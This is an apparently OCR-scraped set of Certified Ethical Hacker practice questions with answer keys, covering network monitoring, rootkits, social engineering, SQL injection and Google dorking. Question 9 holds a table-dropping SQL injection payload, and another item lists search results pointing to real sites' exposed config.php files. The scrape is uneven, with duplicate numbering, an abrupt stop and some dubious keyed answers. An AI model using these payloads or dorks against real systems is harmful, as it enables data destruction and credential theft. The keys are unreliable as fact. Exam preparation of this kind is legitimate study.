GAQM

Exam Questions CEH-001

Certified Ethical Hacker (CEH)

NEW QUESTION 1
Neil is a network administrator working in Istanbul. Neil wants to setup a protocol analyzer on his network that will receive a copy of every packet that passes through the main office switch. What type of port will Neil need to setup in order to accomplish this?

A. Neil will have to configure a Bridged port that will copy all packets to the protocol analyzer.
B. Neil will need to setup SPAN port that will copy all network traffic to the protocol analyzer.
C. He will have to setup an Ether channel port to get a copy of all network traffic to the analyzer.
D. He should setup a MODS port which will copy all network traffic.


Answer: B

NEW QUESTION 2
Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch

Answer: A

NEW QUESTION 3
A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.



```
☑ System module ntoskrnl.exe was patched at address 804E35E3
☑ System module hal.dll was patched at address 806EF164
☑ SDT function ZwCreateThread was hooked by code @F7EB3194
☑ SDT function ZwOpenProcess was hooked by code @F7EB3180
☑ SDT function ZwOpenThread was hooked by code @F7EB3185
☑ SDT function ZwTerminateProcess was hooked by code @F7EB310F
☑ SDT function ZwWriteVirtualMemory was hooked by code @F7EB318A
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  Explorer.EXE:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  ADVAPI32.dll:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\W                                                .dll :GetProcAddress          --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\W                                                .dll :GetProcAddress          --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\W                                                EUI.dll:GetProcAddress        --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\W                                                 :GetProcAddress              --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  USER32.dll :GetProcAddress     --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  msvcrt.dll  :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  ole32.dll   :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  SHLWAPI.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  OLEAUT32.dll:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  SHDOCVW.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  CRYPT32.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  MSASN1.dll  :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  CRYPTUI.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  NETAPI32.dll:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  VERSION.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  WININET.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  WINTRUST.dll:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  IMAGEHLP.dll:GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  WLDAP32.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  SHELL32.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
☑ C:\WINDOWS\Explorer.EXE (PID: 1524): kernel32.dll  UxTheme.dll :GetProcAddress    --[HOOKED]-- @5CB77774 by ShimEng.dll
```

The Import address table (IAT) contains pointers to Windows-functions used by the application. A Rootkit can modify them to filter the results of the function in order to protect itself.

☑ Filter common false-alarms

```
2) Closing open handles of module file...
You should now be able to delete the module Thumbs.db:encryptable:$DATA.
After deleting the file, run HijackThis (http://www.merijn.org/) to
remove registry leftovers.
[*] Deleting C:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Thumbs.db:encryptabl
```

What privilege level does a rootkit require to infect successfully on a Victim's machine?

A. User level privileges
B. Ring 3 Privileges
C. System level privileges
D. Kernel level privileges

Answer: D

NEW QUESTION 4
Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.
She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.
What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

A. The Kiley Innovators employee used cryptography to hide the information in the emails sent

B. The method used by the employee to hide the information was logical watermarking
C. The employee used steganography to hide information in the picture attachments
D. By using the pictures to hide information, the employee utilized picture fuzzing

Answer: C

NEW QUESTION 5
Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.
No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.
What type of insider threat would Shayla be considered?

A. She would be considered an Insider Affiliate
B. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
C. Shayla is an Insider Associate since she has befriended an actual employee
D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

Answer: A

NEW QUESTION 6
Ursula is a college student at a University in Amsterdam. Ursula originally went to college to study engineering but later changed to marine biology after spending a month at sea with her friends. These friends frequently go out to sea to follow and harass fishing fleets that illegally fish in foreign waters. Ursula eventually wants to put companies practicing illegal fishing out of business. Ursula decides to hack into the parent company's computers and destroy critical data knowing fully well that, if caught, she probably would be sent to jail for a very long time. What would Ursula be considered?

A. Ursula would be considered a gray hat since she is performing an act against illegal activities.
B. She would be considered a suicide hacker.
C. She would be called a cracker.
D. Ursula would be considered a black hat.

Answer: B

NEW QUESTION 7
Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible?

A. It works because encryption is performed at the application layer (single encryption key)
B. The scenario is invalid as a secure cookie cannot be replayed
C. It works because encryption is performed at the network layer (layer 1 encryption)
D. Any cookie can be replayed irrespective of the session status

Answer: A

NEW QUESTION 8


An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.
The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.
Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.
What is this deadly attack called?

A. Spear phishing attack
B. Trojan server attack
C. Javelin attack

D. Social networking attack

Answer: A

NEW QUESTION 9
The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:



```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:
SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
How will you delete the OrdersTable from the database using SQL Injection?

A. Chicago'; drop table OrdersTable --
B. Delete table'blah'; OrdersTable --
C. EXEC; SELECT * OrdersTable > DROP --
D. cmdshell'; 'del c:\sql\mydb\OrdersTable' //

Answer: A


NEW QUESTION 10
How does traceroute map the route a packet travels from point A to point B?

A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
C. Uses a protocol that will be rejected by gateways on its way to the destination
D. Manipulates the flags within packets to force gateways into generating error messages

Answer: B

Explanation: Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

NEW QUESTION 10
Attackers footprint target Websites using Google Hacking techniques. Google hacking is a term that refers to the art of creating complex search engine queries. It detects websites that are vulnerable to numerous exploits and vulnerabilities. Google operators are used to locate specific strings of text within the search results. The configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database. WordPress uses config.php that stores the database Username and Password.
Which of the below Google search string brings up sites with "config.php" files?



Index of /etc/passwd
config.php 31-Jul-2003 12:55 7k [ ] counter.exe 31-Jul-2003 12:55 101k [TXT] db. cgi 31-Jul-2003 12:55 4k [TXT] default.asp 31-Jul-2003 12:55 2k [TXT] ...
gray-world.net/etc/passwd/ - Similar

intitle:index.of config.php « Steve Shead Dot Com
intitle:index.of **config.php**. Written by Steve Shead on March 30, 2009 — Leave a Comment ... Posted in Tech | Tagged **config.php**, ghdb, google, hacking, ...
www.steve-shead.com/blog/2009/03/30/intitleindexof-configphp/ - Cached

Index of /aculife/
config.php - Main configuration file ./icon.php - Show category icon ... Main configuration file - "**config.php**" - is located under main X-Cart directory. ...
www.aculife-ireland.com/aculife/ - Cached - Similar

Index of /blog/?tag=spiritual-openness/wp-config.php/wp-admin
wp-**config.php** 15-Mar-2010 15:57 1k [DIR] wp-content/ 06-Apr-2011 17:43 - [ ] wp- cron.php 06-Apr-2011 17:43 1k [ ] wp-feed.php 06-Apr-2011 17:43 1k [DIR] ...
journeycenter.org/blog/%3Ftag=spiritual...**config.php**/wp-admin/ - Cached

Index of /?p=95/wp-config.php/wp-admin/wp-content
wp-config-off.php 08-Apr-2009 12:49 2k [ ] wp-config-sample.php 08-Apr-2009 12: 49 2k [ ] wp-**config.php** 08-Apr-2009 17:04 2k [DIR] ...
www.polowindonesia.com/%3Fp=95/wp-**config.php**/.../wp-content/ - Cached

Index of /ccmail
First of all, you have to unpack the package you've downloaded and edit **config. php** with your username/password. You can add more than one user. ...
www.downtowneaterywarsaw.com/ccmail/ - United States - Cached - Similar

Index of /?p=12/wp-config.php/wp-includes/wp-includes
wp-comments-post.php 28-Sep-2006 19:16 2k [ ] wp-commentsrss2.php 15-Dec-2005 22 :20 4k [ ] wp-**config.php** 18-Jan-2007 06:01 1k [DIR] ...
angel.crysta-corp.com/%3Fp=12/wp-**config.php**/wp.../wp-includes/ - Cached

Index of /?m=200807/wp-config.php/wp-admin/wp-includes/wp-admin
md5sums.txt 10-Dec-2009 09:33 116k [ ] wp-**config.php** 15-Mar-2010 15:07 1k [DIR] wp-admin/ 26-Feb-2011 21:14 - [DIR] wp-includes/ 26-Feb-2011 21:14 - [DIR] ...
deedsandwords.com/%3Fm=200807/wp-**config.php**/.../wp-admin/ - Cached

Index of /web/?/Artists/amazone_audio/xmedia/config.php/modules/images
Index of /web/?/Artists/amazone_audio/xmedia/**config.php**/modules/images. Name Last modified Size Description. [DIR] Parent Directory 21-Mar-2011 18:20 - [ ] ...
www.amazonerecords.com/web/%3F/Artists/.../**config.php**/.../images/ - Cached

Index of /?page_id=21/encheres-voitures.xml/wp-config.php/gifs ...
wp-**config.php** 16-Apr-2008 02:39 1k [DIR] wp-content/ 01-May-2008 08:40 - [ ] wp- cron.php 16-Apr-2008 02:40 1k [ ] wp-feed.php 16-Apr-2008 02:40 1k [DIR] ...
www.encheres-voitures.fr/%3Fpage...**config.php**/.../wp-content/ - Cached

A. Search:index config/php
B. Wordpress:index config.php
C. intitle:index.of config.php
D. Config.php:index list

Answer: C

NEW QUESTION 15
Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you, enabling you to remain at least one step removed from the sites you visit.
You can visit Web sites without allowing anyone to gather information on sites visited by you. Services that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.
These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.
In which situations would you want to use anonymizer? (Select 3 answers)

A. Increase your Web browsing bandwidth speed by using Anonymizer
B. To protect your privacy and Identity on the Internet
C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.
D. Post negative entries in blogs without revealing your IP identity

Answer: BCD

NEW QUESTION 18
Bob has set up three web servers on Windows Server 2008 IIS 7.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of these servers because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to
inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.
Why will this not be possible?

A. Firewalls cannot inspect traffic coming through port 443
B. Firewalls can only inspect outbound traffic
C. Firewalls cannot inspect traffic at all, they can only block or allow certain ports
D. Firewalls cannot inspect traffic coming through port 80

Answer: C

NEW QUESTION 21
Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering
D. Spoofing Identity
E. Faking Identity

Answer: C

NEW QUESTION 23
Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able to see confidential corporate information posted on the external website http://www.jeansclothesman.com. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.
Where can Stephanie go to see past versions and pages of a website?

A. She should go to the web page Samspade.org to see web pages that might no longer be on the website
B. If Stephanie navigates to Search.com; she will see old versions of the company website
C. Stephanie can go to Archive.org to see past versions of the company website
D. AddressPast.com would have any web pages that are no longer hosted on the company's website


Answer: C

NEW QUESTION 27
Which type of hacker represents the highest risk to your network?

A. black hat hackers
B. grey hat hackers
C. disgruntled employees
D. script kiddies

Answer: C

NEW QUESTION 30
This tool is widely used for ARP Poisoning attack. Name the tool.



